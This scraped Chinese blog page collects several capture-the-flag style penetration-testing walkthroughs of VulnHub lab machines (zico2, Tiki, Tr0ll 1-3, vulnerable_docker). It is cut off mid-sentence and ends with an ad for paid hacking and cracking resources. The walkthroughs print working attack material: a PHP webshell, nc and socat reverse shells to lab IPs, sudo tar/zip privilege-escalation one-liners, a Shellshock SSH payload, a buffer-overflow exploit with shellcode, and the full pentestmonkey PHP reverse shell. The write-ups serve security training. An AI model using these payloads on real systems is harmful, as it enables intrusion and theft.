

搜索到
183
篇与
的结果
-

 tar、zip命令提权—zico2 【OSCP】tar、zip命令提权—zico2本次靶机为zico2,OSCP类型的主要利用的是tar命令和zip命令的提权下载链接:https://download.vulnhub.com/zico/zico2.ova主机发现 && 80探测nmap全端口扫描dirb目录扫描标题包含的版本信息漏洞检索,此版本有一个远程命令执行漏洞查看内容根据提示来输入admin密码后,进入后台编写一个poc.php记好了这个“数据库”(一句话木马的php文件)的绝对路径 /usr/databases/poc.php填写名称和字段数写好我们的payload <?php @eval($_POST[cmd])?>看到提示说明我们创建成功了github上是让我们复制一个文件到根目录就可以了,但是我们没有命令执行继续信息收集,一句话木马已经上传成功了点着点着也就发现这个可能存在漏洞点这个,不就是文件包含嘛,试试普通的文件包含,利用成功有了文件包含,还有我们的脚本文件的路径,那么就有思路了,包含我们的“数据库”/usr/databases/poc.phpkali开启监听,准备反弹shell反弹shell(其他的都不行)rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.111.128 6666 >/tmp/f成功创建交互式终端python -c "import pty; pty.spawn('/bin/bash');"内网信息收集,低版本的ubuntu系统,首先想到的就是内核提权漏洞检索提权失败继续信息收集joomla内容管理系统的配置文件中,FBVtggIk5lAzEU9H,利用su切换zico用户,失败wordpress内容管理系统的配置文件,切换用户成功有了密码,就可以利用sudo了,可以看到这个用户是可以利用sudo进行提权的,要用到tar命令或者zip找找suid文件那么就利用tar命令提权了 sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/shzip+sudo提权TF=$(mktemp -u) sudo zip $TF /etc/hosts -T -TT 'sh #'往期推荐【OSCP】靶机-election【OSCP】sudo的上级目录提权,靶机SkyTower【OSCP】稀有靶机-Readme【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】Tr0ll 靶机全系列(1-3),FTP被玩坏了【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!
 -


Tiki提权靶机渗透 【OSCP】Tiki提权靶机渗透下载链接:https://www.vulnhub.com/entry/tiki_1,525/做题一定要先看题目,提示我们有一个CVE漏洞哦,不,我们的网络服务器被入侵了。攻击者使用的是Oday,所以我们不知道他是如何进入管理面板的。调查。 这是一个OSCP准备盒,是基于我最近发现的一个CVE。它在OSCP实验室机器级别。 如果你需要提示联系我在Twitter上:S1lky_1337,应该在VirtualBox和Vmware上工作。arp-scan -l 主机发现和端口扫描访问80端口直接上信息收集插件Wappalyzer内容管理系统漏洞检索,但是不清楚版本信息查看源代码直接搜索相关的版本关键字(没有什么东西)再找找和官网url相关的信息(有些cms应用在跳转链接的时候呢会加上版本信息)目录扫描出来一个文件,泄露了版本信息dirsearch -u http://10.10.10.196/tiki那么直接返回来看漏洞信息,选择那个21版本的searchsploit -m 48927告诉我们管理员密码被删除,使用BurpSuite可以直接登录成功,那么它的登录框在哪呢Admin Password got removed. Use BurpSuite to login into admin without a password从目录扫描的结果中可以看到,但是没有权限后面又看了看主页。。。尝试登录的时候我们要把pass删除再发送请求,这样就能直接登录成功(漏洞脚本提示),也可以直接用BurpSuite,原理都是一样的这儿有一个文件上传上传一句话木马这个能看到页面源码尝试连接,失败查看所有修改过的页面有一对账号密码silky:Agy8Y7SPJNXQzqAssh登录成功有了密码直接sudo,发现所有文件都能sudo,那么sudo -i至此提权成功!往期推荐红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学Linux 32位Crossfire游戏缓冲区溢出独立开发零显卡AI引擎!媲美DeepSeek,附源码【OSCP】Tr0ll 靶机全系列(1-3),FTP被玩坏了神器分享 红队快速打点工具-DarKnuclei从零开始学SQL注入(sql十大注入类型):技术解析与实战演练【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【渗透测试】12种rbash逃逸方式总结利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细
-
Tr0ll系列提权教程,Tr0ll 靶机全系列(1-3) Tr0ll 靶机全系列(1-3)Tr0ll level 1本文主要是利用了FTP匿名登录允许匿名登录再看看网页的东西插件看到一个phpmyadmin数据库管理器但是目录扫描的结果中没有任何phpmyadmin相关的东西只有这两个撒比图片还有一个robots.txt那么只能使用刚刚nmap扫描出来的FTP匿名登录了,密码为空即可登录目标FTP服务器有一个lol.pcap流量包,我们使用大鲨鱼打开看看,下面是FTP下载的命令用大鲨鱼打开,赛选FTP的协议,可以看到登录FTP的账号密码 anonymous / password流量分析这里服务器使用了syst命令,查看系统信息215 :这是一个状态码,表示请求成功。UNIX Type:L8 :这是服务器的操作系统类型PORT 10,0,0,12,173,198 (让服务端连接客户端的44486端口)为什么是44486端口?先观察这6位数,前四个和ip地址很像,说明这就是IP地址,实际的数据交互的端口应该是后面两个数构成。这里是用第五个数乘以256 再加上第六个数,这时候就得到了实际的端口号(173x256+198=44486)响应结果为 command successful. Consider using PASV.继续分析命令 LIST (命令用于列出指定目录中的子目录和文件信息,如果没有指定目录的名字就默认列出当前目录下的所有子目录和文件信息,并返回给客户端。),红框中是返回结果,是有一个文件的命令:TYPE I (I 文件传输类型为二进制 ; A 文件传输类型为ASCII) 返回结果: Switching to Binary mode.和刚刚一样的命令:PORT 10,0,0,12,202,172 (客户端请求服务端,让服务端连接客户端51884端口) 返回值:PORT command successful. Consider using PASV.命令:RETR secret_stuff.txt (下载secret_stuff.txt) 返回值:Well, well, well, aren’t you just a clever little devil, you almost found the sup3rs3cr3tdirlol 😛 Sucks, you were so close… gotta TRY HARDER! 好吧,好吧,好吧,你不就是个聪明的小恶魔吗,你差点就找到了sup3rs3cr3tdirlol:-P 太糟糕了,你离得太近了……要更加努力!再自己找找,找到网页上来了,这里有一个二进制文件下载下来看看让我们找到这个 0x0856BF 这个地址,继续Find address 0x0856BF to proceedgood_luck文件夹中this_folder_contAIns_the_password文件夹我们使用海德拉爆破,这里很奇葩,密码为 Pass.txt 密码文件名称就是ssh的密码,指定密码文件那个笑脸,都是错误的切换终端,收集内核信息,ubuntu版本很低,很大可能存在内核提权漏洞符合条件的两个,一个是c文件把他复制到当前目录下,尝试编译,本地不行,放到靶机上去提权成功防止FTP匿名登录在 FTP 服务器(如 vsFTPd、ProFTPD 等)上配置匿名登录通常涉及以下步骤: 编辑配置文件:找到 FTP 服务器的配置文件(例如 /etc/vsftpd.conf)。 启用匿名访问:确保以下配置项被设置为拒绝匿名访问: plAIntext anonymous_enable=NO 设置匿名用户的根目录:指定匿名用户可以访问的目录:plAIntextanon_root=/path/to/anonymous/directory ``` 重启 FTP 服务:保存配置后,重启 FTP 服务以使更改生效:sudo systemctl restart vsftpd level 2主机发现,80探测端口syn扫描,没有啥利用信息了和上一关一样,使用ftp匿名登录试试,失败目录扫描访问robots.txtnoob,keep_trying,dont_bother,ok_this_is_it都是这个母老虎源码What did you really think to find here? Try Harder!,这几个母老虎的源码都是这个提示返回主页,查看源码登录失败普通ftp用户不行,那就换作者的Tr0ll,账号密码都是Tr0ll目录枚举,下载下来尝试各种方法后,也找不到这个密码那么只剩下一个方法了,从这两个图片入手下载就行这里下载的是这张图片这张图片啥也没有仔细分析图片的路径就能清楚了然后根据robots的路径,找到如下图片http://192.168.111.191/dont_bother/cat_the_troll.jpg最终找到一个消息Look Deep within y0ur_self for the answer(从 y0ur_self 处寻找答案),回到网页泄露了一个密码字典爆破(apt install fcrackzip)失败的,就不等了看样子是base64的一个编码,我们去解码一下用base -d解码这个文件,并重定向到pass.txt中然后再爆破,找到了zip的密码ItCantReallyBeThisEasyRightLOL一个ssh密匙,RSA有了密匙,就可以登录服务器了,不支持互相签名(就是不让你登录)提示了sign_and_send_pubkey: no mutual signature supported,表示SSH连接时,客户端和服务器之间无法就公钥认证使用的签名算法达成一致。此时我们要加上一个 -o 参数ssh -i noob -o "PubkeyAcceptedKeyTypes=ssh-rsa" noob@192.168.111.191不让登录,平时的利用方式就没有了,这里有一个shellshock env环境变量绕过ssh的漏洞Shellshock,又称Bashdoor,是Unix中广泛使用的BashShell中的一个安全漏洞,首次于2014年9月24日公开。shellshock Bash漏洞利用CVE-2014-6271被利用!关键字Shellshock,Remote(远程)因为我们有了私匙,只能进行远程的漏洞利用第一个payload,这是一个正反向连接的payload,看到一个SSH-2.0,,,,,目前收集到的信息,大概率不是这个搜第二个,msf的脚本貌似是可以执行命令的这时候可以利用ssh执行命令测试成功了,内网信息收集,低版本的系统筛选出了这个结果使用方法我们的靶机,一个23,一个29,很明显,不适用已经替你们试过了查找指定用户的文件,也没有利用方式回家的路SUIDsuid提权一个个找呗(啥利用方式也没有)有这些东西切换根目录看到三个门第一个门,自动重启了。。。。。两分钟的困难模式,就是不让我输入命令了,把我给锁了两分钟。。。。查看信息,三个门都是root的文件这里要用到一个工具GDB,全名叫做(GNU Debugger)是一个强大的开源调试器,主要用于调试编写在 C、C++、Fortran 等编程语言中的程序。显示给定函数(mAIn)的反汇编代码,mAIn函数一般是一个程序中的主函数disas mAIn door3door2door1发现了第二个door可能存在缓冲区溢出的漏洞,strcpy 函数详细这里我们要用到msf自带的插件了,生成1024个字符(也可以不是1024,500,100都可以),用于测试程序是否存在缓冲区溢出漏洞cd /usr/share/metasploit-framework/tools/exploit ./pattern_create.rb -l 1024在gdb中执行r00t文件,我们可以看到缓冲区溢出在 0x6a413969 这个位置run 你生成的1024个字符Program received signal SIGSEGV, Segmentation fault. 程序接收到SIGSEGV信号,出现了分段故障,存在漏洞使用msf的pattern_offset.rb反查 6a413969 对应上面的字符中的偏移量,为268查找ESP栈的溢出地址,有了偏移量,就可以知道栈空间大小占据空间位置,接下来就要找跳板地址ESP,就可以跳到恶意代码shellcode的位置跳板地址:攻击者会在溢出数据后添加返回地址(即跳板地址),希望程序在执行到这条返回指令时能跳转到覆盖的恶意代码位置,从而执行攻击者的代码。print 写入 268 个A和4个B问:为什么是 4 个 B 而不是 2 个或 6 个?因为返回地址在 x86 上通常是 4 字节,使用 4 个字符(B)正好填满这一字节,每个 B 对应一个字节。如果只使用 2 个 B(即 2 字节),返回地址将没有被完全覆盖。而使用6个,会多于所需的字节数,但仍会覆盖返回地址。不过,这样的做法没有必要,因为多余的 B 不会提供任何额外的好处,只是冗余。r $(python -c 'print "A"*268 + "B"*4') # 在GDB调试工具中 r表示启动调试当前程序 info r # 分析程序调试过程中的状态,在检查程序崩溃、调试函数调用及访问变量时,经常使用,前面已经有一个错误Program received signal SIGSEGV, Segmentation fault.,所以可以直接使用info r查看寄存器状态起始的 esp 内容在生成的字符后面再添加几个字符,执行以后看一下缓冲区溢出的 esp 内容返回了一个新的地址结论:我们要构造268个字符偏移量,将esp位置放在268个字符之后,这样esp位置就存在了返回的栈里,并在esp字符之后加入shellcode,这样完成了对缓冲区溢出的利用。python代码将 0xbffffb80 起始的esp地址转化为十六进制字节序列的形式address = 0xbffffb80 byte_sequence = address.to_bytes(4, byteorder='little') hex_representation = ''.join(f'\x{byte:02x}' for byte in byte_sequence) print(hex_representation) # x80xfbxffxbf查看内核信息x86系统如果输出是 x86_64,则表示你在使用 64 位系统(x64)。如果输出是 i686 或 i386,则表示你在使用 32 位系统(x86)。Shell-Storm 搜索关键字获取shellcode,x86 - exeCVEhttps://shell-storm.org/shellcode/index.htmlexeCVE:表示可执行文件的意思然后我们需要的是shellcode,所以关键字就是,exeCVE、x86、shellcode,就能定位到这个,中间的哪个表示需要执行的命令也就是获取一个shell这下就能组成一个payload了./r00t $(python -c 'print "A"*偏移量 + "esp起始地址" + "nop sled"*20 + "shellcode"') ./r00t $(python -c 'print "A"*268 + "x80xfbxffxbf" + "x90"*20 + "x31xc0x50x68x2fx2fx73x68x68x2fx62x69x6ex89xe3x50x53x89xe1xb0x0bxcdx80"')nop sled 是一种可以破解栈随机化的缓冲区溢出攻击方式栈随机化指运行时栈的起始地址为随机的,所以我们存放shellcode的esp的地址也会发生对应的改变在shellcode前注入很长的 nop(x90) 指令 (无操作,仅使程序计数器加一)序列,程序计数器逐步加一,直到到达攻击代码的存在的地址提权成功另外这个esp起始地址一定是要固定不变的吗?我们把他修改为返回后的esp地址也就是0xbffffb50,之前是0xbffffb80,上python代码(这个脚本可以保存好,经常要用)address = 0xbffffb80 byte_sequence = address.to_bytes(4, byteorder='little') hex_representation = ''.join(f'\x{byte:02x}' for byte in byte_sequence) print(hex_representation) # x50xfbxffxbf而我修改了这个nop sled数量为400个,照样也是可以提权的./r00t $(python -c 'print "A"*偏移量 + "esp其他地址" + "nop sled"*400 + "shellcode"') ./r00t $(python -c 'print "A"*268 + "x50xfbxffxbf" + "x90"*400 + "xbax19xb3xb8x79xdbxdexd9x74x24xf4x5dx29xc9xb1x0bx31x55x15x83xedxfcx03x55x11xe2xecxd9xb3x21x97x4cxa2xb9x8ax13xa3xddxbcxfcxc0x49x3cx6bx08xe8x55x05xdfx0fxf7x31xd7xcfxf7xc1xc7xadx9exafx38x41x08x30x10xf6x41xd1x53x78"')这个案例就证明只要nop sled枚举的地址足够多,成功几率还是很大的,接下来是level 3level 3主机发现,直接连接就行了,start:heresuid常规信息收集sudo0777文件:表示一个文件或目录完全开放,任何用户都可以读取、修改和执行它。find / -type f -perm 0777 2>/dev/null这里有一个cap文件(可以用wireshark工具打开),这不是常规的数据包,802.11跟无线协议的关系很大这像是一个字典把他用上这里要用到一个工具 AIrcrack-ng,AIrcrack-ng :是一个用于无线网络安全审计的开源工具套件,专门用于评估和测试 Wi-Fi 网络的安全性。它广泛用于网络安全研究、渗透测试和网络监控。该工具套件包括一系列功能强大的工具,可以帮助用户捕获流量、破解 WEP 和 WPA/WPA2 密码、以及进行网络攻击等。爆破密码试试Tips:有Wi-Fi网络的握手数据包,就可以在离线情况下进行密码破解,无需与你的设备直接连接该网络。AIrcrack-ng -w gold_star.txt wytshadow.cap有了文件名称和密码gaUoCe34t1,去看看有没有这个用户wytshadow密码正确继续信息收集,可以看到有一个nginx的服务文件可以用sudo -l启动这个nginx查看默认的配置信息,监听的是8080端口查看端口信息curl用不了那么就用本机访问这里要用到一个工具,lynx,默认kali是没有的lynx:是一个文本模式的网页浏览器sudo apt-get install lynx此时我们就得到了一组数据genphlux:HF9nd0cR!,那么久查看一下是否有这个用户之前那个是nginx,现在是apache文件了查看默认开启的端口(apache的启动端口)查看是否启动成功80开启成功了,但是没有任何信息,只有一个403此时可以返回去看配置文件,有一个allow from 127.0.0.1查看是否存在curl和wget,来访问本地的服务(127.0.0.1)fido:x4tPl!,但是呢鉴权失败了回家的路上,看到了两个文件,一个ssh私匙这里搜集了半天,找到一个viminfo中有一个密码信息 B^slc8I$尝试sudosudo成功了,再看看权限,可以读写!还可以sudo写一个c文件init mAIn() { system('/bin/bash'); }这里出现一个编译错误,说我们使用了一个隐式的函数system,需要我们加上一个参数gcc -o dont_even_bother test.c -Wno-implicit-function-declaration总结level 1主要使用的是ftp匿名登录,和低版本操作系统的内核提权level 2 通过页面上的图片信息,使用strings查看图片信息,有一个信息泄露,得到zip密码信息后,使用fcrackzip对压缩包文件进行一个暴力破解,命令如下fcrackzip -D -p pass.txt -u lmao.zip然后就是Bashdoor(bash之门漏洞),命令如下ssh -i noob -o "PubkeyAcceptedKeyTypes=ssh-rsa" noob@192.168.111.191 -t "() { :;}; /bin/bash"最后就是缓冲区溢出漏洞,如何判断?看函数信息就可以了,需要一个调试工具gdb,还有msf的一个接口,常用命令gdb filename # 进入该文件的调试 disas main # 显示main函数的汇编代码 run # 运行当前文件,可简写 r # msf接口 /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1024 # 表示生成1024个字符 /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q [缓冲区溢出的位置,例如(0x6a413969)] -l 1024 # 反查这个溢出的位置的偏移量一个有用的python脚本,将 0xbffffb80 起始的esp地址转化为十六进制字节序列的形式address = 0xbffffb80 byte_sequence = address.to_bytes(4, byteorder='little') hex_representation = ''.join(f'\x{byte:02x}' for byte in byte_sequence) print(hex_representation) # x80xfbxffxbf一个有用的shellcode获取地https://shell-storm.org/shellcode/index.htmllevel 3 首先就是内网的信息收集,sudo开启nginx,然后使用lynx工具,获取网页信息,得到下一个用户的信息,第二个信息是apache的80端口,但是同样的方法,不会让你用第二次,切换到当前用户根目录,获取到ssh密匙文件,ssh登录即可,登录之后,信息收集需要完善,从viminfo找到密码信息,这个时候就能sudo了,利用可以sudo的文件权限信息,进行提权即可,感谢观看!广告时间如果你喜欢水报告,这里有1000多份的src报告,供你学习思路如果你想要一些源码,这里将有上百套的源码,供你魔改开发属于你自己的软件如果你需要ppt,那么这里几千份ppt模板,供你选择,搭配上GPT,轻松搞定你的每月汇总如果你想要做副业,那么这里有几百个网赚项目,让你利用流量变现,每个月可以多几条烟钱(我不抽烟),每年也可以小赚1w+如果你想要各种破解工具,辱羊毛,不想开会员,那么这里是你最好的选择,还有很多的实用小工具还有各种的学习资料,包括且不限于渗透测试,python/c++编程,免杀,AI人工智障,逆向,安全开发等互联网资源(如果进了帮会需要百度网盘还请联系我)如果你想要兼职,那么泷羽Sec提供了一个很好的兼职机会,您邀请一个人进入泷羽Sec帮会,凡是进入本帮会,嘉宾享72%的帮会推广收益,也就是【一次性付费金额0.72】,普通成员享受推广收益的40%也就是【一次性付费金额0.40】泷羽Sec资料库,现一次性付费99,即可永久进入,加入泷羽Sec帮会,享受各种IT资源,资源持续更新中感谢支持!往期推荐30款burp插件,一键搞定99%的渗透工具!HTB-Chemistry靶机渗透教程【渗透测试】Linux隐身登录【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏2024Goby红队版工具分享,附2024年漏洞POC下载
-

vulnerable_docker,3种代理方法打入内网,frp,msf,reGeorg 该项目是NotSoSecure作者精心制作的项目环境,目标是获取获得root权限并找到flag.txt文本信息,该项目作为OSCP考试培训必打的一个项目环境,该作者评定该环境为渗透中级水准难度。接下来不管是零基础学习渗透者,还是有些基础的渗透者,甚至是高水平的渗透人员读该的技巧和文章都能学习到一些红队知识。——freebuf:YLion下载链接:https://download.vulnhub.com/vulnerabledocker/vulnerable_docker_containement.ova信息收集利用arp-scan进行主机发现arp-scan -l端口SYN全端口扫描,并指定好速率为4nmap -sS 10.10.10.129 -T4 -p-只开放了8000端口,并没有80端口这里用kali自带的密码字典,爆破时间较长,可以用开源的一个项目的字典git clone https://github.com/danielmiessler/SecLists利用wpscan进行用户枚举,和后台密码爆破,只有一个bob用户wpscan --url http://10.10.10.129:8000/ -e u -P darkweb2017-top10000.txt爆破结果为用户:bob,密码:Welcome1写入kali自带的反弹shell,payload,内容如下<?php // php-reverse-shell - A Reverse Shell implementation in PHP // Copyright (C) 2007 pentestmonkey@pentestmonkey.net // // This tool may be used for legal purposes only. Users take full responsibility // for any actions performed using this tool. The author accepts no liability // for damage caused by this tool. If these terms are not acceptable to you, then // do not use this tool. // // In all other respects the GPL version 2 applies: // // This program is free software; you can redistribute it and/or modify // it under the terms of the GNU General Public License version 2 as // published by the Free Software Foundation. // // This program is distributed in the hope that it will be useful, // but WITHOUT ANY WARRANTY; without even the implied warranty of // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the // GNU General Public License for more details. // // You should have received a copy of the GNU General Public License along // with this program; if not, write to the Free Software Foundation, Inc., // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA. // // This tool may be used for legal purposes only. Users take full responsibility // for any actions performed using this tool. If these terms are not acceptable to // you, then do not use this tool. // // You are encouraged to send comments, improvements or suggestions to // me at pentestmonkey@pentestmonkey.net // // Description // ----------- // This script will make an outbound TCP connection to a hardcoded IP and port. // The recipient will be given a shell running as the current user (apache normally). // // Limitations // ----------- // proc_open and stream_set_blocking require PHP version 4.3+, or 5+ // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows. // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available. // // Usage // ----- // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck. set_time_limit (0); $VERSION = "1.0"; $ip = '10.10.10.128'; // CHANGE THIS $port = 1234; // CHANGE THIS $chunk_size = 1400; $write_a = null; $error_a = null; $shell = 'uname -a; w; id; /bin/sh -i'; $daemon = 0; $debug = 0; // // Daemonise ourself if possible to avoid zombies later // // pcntl_fork is hardly ever available, but will allow us to daemonise // our php process and avoid zombies. Worth a try... if (function_exists('pcntl_fork')) { // Fork and have the parent process exit $pid = pcntl_fork(); if ($pid == -1) { printit("ERROR: Can't fork"); exit(1); } if ($pid) { exit(0); // Parent exits } // Make the current process a session leader // Will only succeed if we forked if (posix_setsid() == -1) { printit("Error: Can't setsid()"); exit(1); } $daemon = 1; } else { printit("WARNING: Failed to daemonise. This is quite common and not fatal."); } // Change to a safe directory chdir("/"); // Remove any umask we inherited umask(0); // // Do the reverse shell... // // Open reverse connection $sock = fsockopen($ip, $port, $errno, $errstr, 30); if (!$sock) { printit("$errstr ($errno)"); exit(1); } // Spawn shell process $descriptorspec = array( 0 => array("pipe", "r"), // stdin is a pipe that the child will read from 1 => array("pipe", "w"), // stdout is a pipe that the child will write to 2 => array("pipe", "w") // stderr is a pipe that the child will write to ); $process = proc_open($shell, $descriptorspec, $pipes); if (!is_resouRCE($process)) { printit("ERROR: Can't spawn shell"); exit(1); } // Set everything to non-blocking // Reason: Occsionally reads will block, even though stream_select tells us they won't stream_set_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipes[2], 0); stream_set_blocking($sock, 0); printit("Successfully opened reverse shell to $ip:$port"); while (1) { // Check for end of TCP connection if (feof($sock)) { printit("ERROR: Shell connection terminated"); break; } // Check for end of STDOUT if (feof($pipes[1])) { printit("ERROR: Shell process terminated"); break; } // Wait until a command is end down $sock, or some // command output is available on STDOUT or STDERR $read_a = array($sock, $pipes[1], $pipes[2]); $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null); // If we can read from the TCP socket, send // data to process's STDIN if (in_array($sock, $read_a)) { if ($debug) printit("SOCK READ"); $input = fread($sock, $chunk_size); if ($debug) printit("SOCK: $input"); fwrite($pipes[0], $input); } // If we can read from the process's STDOUT // send data down tcp connection if (in_array($pipes[1], $read_a)) { if ($debug) printit("STDOUT READ"); $input = fread($pipes[1], $chunk_size); if ($debug) printit("STDOUT: $input"); fwrite($sock, $input); } // If we can read from the process's STDERR // send data down tcp connection if (in_array($pipes[2], $read_a)) { if ($debug) printit("STDERR READ"); $input = fread($pipes[2], $chunk_size); if ($debug) printit("STDERR: $input"); fwrite($sock, $input); } } fclose($sock); fclose($pipes[0]); fclose($pipes[1]); fclose($pipes[2]); proc_close($process); // Like print, but does nothing if we've daemonised ourself // (I can't figure out how to redirect STDOUT like a proper daemon) function printit ($string) { if (!$daemon) { print "$stringn"; } } ?>此时kali开启监听nc -lvnp 1234web访问一个不存在的urlhttp://10.10.10.129:8000/2017/08/19/hello-world111111111111/创建交互式终端(这个环境没有python)python2 -c 'import pty; pty.spawn("/bin/bash")'内网渗透那么就直接信息收集吧,WordPress的站点,必存在数据交互,找数据库密码cd /var/www/html/ cat wp-config.php用户名为:WordPress,密码:WordPressISBest,但是当前shell找不到mysql命令,看来是限制了shell的命令输入这里是需要用到一个工具socat来创建交互式终端# kali wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat nc -lvnp 1234 # 靶机 curl -O 10.10.10.128:443/socat chmod +x socat ./socat tcp:10.10.10.128:1234 exec:'/bin/bash -li',pty,stderr,sigint,sighup,sigquit,sane这样就创建成功了系统信息收集$ uname -a Linux 8f4bca8ef241 3.13.0-128-generic #177-Ubuntu SMP Tue Aug 8 11:40:23 UTC 2017 x86_64 GNU/Linux $ lsb_release -a /bin/sh: 32: lsb_release: not found $ cat /etc/os-release PRETTY_NAME="Debian GNU/Linux 8 (jessie)" NAME="Debian GNU/Linux" VERSION_ID="8" VERSION="8 (jessie)" ID=debian HOME_URL="http://www.debian.org/" SUPPORT_URL="http://www.debian.org/support" BUG_REPORT_URL="https://bugs.debian.org/"ip信息收集本地IP信息探测,一共4个地址for i in {1..254}; do (ping -c 1 172.18.0.${i} | grep "bytes from" | grep -v "Unreachable" &); done;将扫描的的IP信息全部填到hosts变量,写入端口扫描脚本,到kali里面#!/bin/bash hosts=( "172.18.0.1" "172.18.0.2" "172.18.0.3" "172.18.0.4" ) END=65535 for host in "${hosts[@]}" do echo "===============================" echo "Scanning $host" echo "===============================" for ((port=1;port<=END;port++)) do echo "" > /dev/tcp/$host/$port && echo "Port $port is open" done 2>/dev/null done靶机下载# 靶机 curl 10.10.10.128:443/ports_scan_script.sh -O chmod +x ports_scan_script.sh ./ports_scan_script.sh响应探测curl 172.18.0.3:8022curl 172.18.0.4上图可以看到网页标题基本一模一样,那么就可以断定这是容器内的ip,用Docker做了端口转发而已,那么我们可以利用的只有两个ip地址了,分别是.2和.3由于靶机没有mysqlDocker也没有代理1:reGeorg代理之路这就需要用到———reGeorg代理之路# kali curl -o tunnel.php https://raw.githubusercontent.com/sensepost/reGeorg/master/tunnel.nosocket.php python -m http.server 443 # 靶机 cd /var/www/html curl -O 10.10.10.128:443/tunnel.php然后访问靶机http://10.10.10.129:8000/tunnel.phpGeorg says, 'All seems fine' 一切似乎都很好,kali攻击机执行如下命令python2 reGeorgSocksProxy.py -u http://10.10.10.129:8000/tunnel.php并修改代理工具proxychains配置文件vi /etc/proxychains4.conf这里代理成功了,能够正常访问靶机内网了这是第一个可以利用的内网ip我们先从第二个利用点开始,利用代理连接本地的mysql,这里会出现一个问题,连接远程数据库的时候proxychains mysql -uWordPress -pWordPressISBest -h 172.18.0.2 # ERROR 2026 (HY000): TLS/SSL error: unable to get local issuer 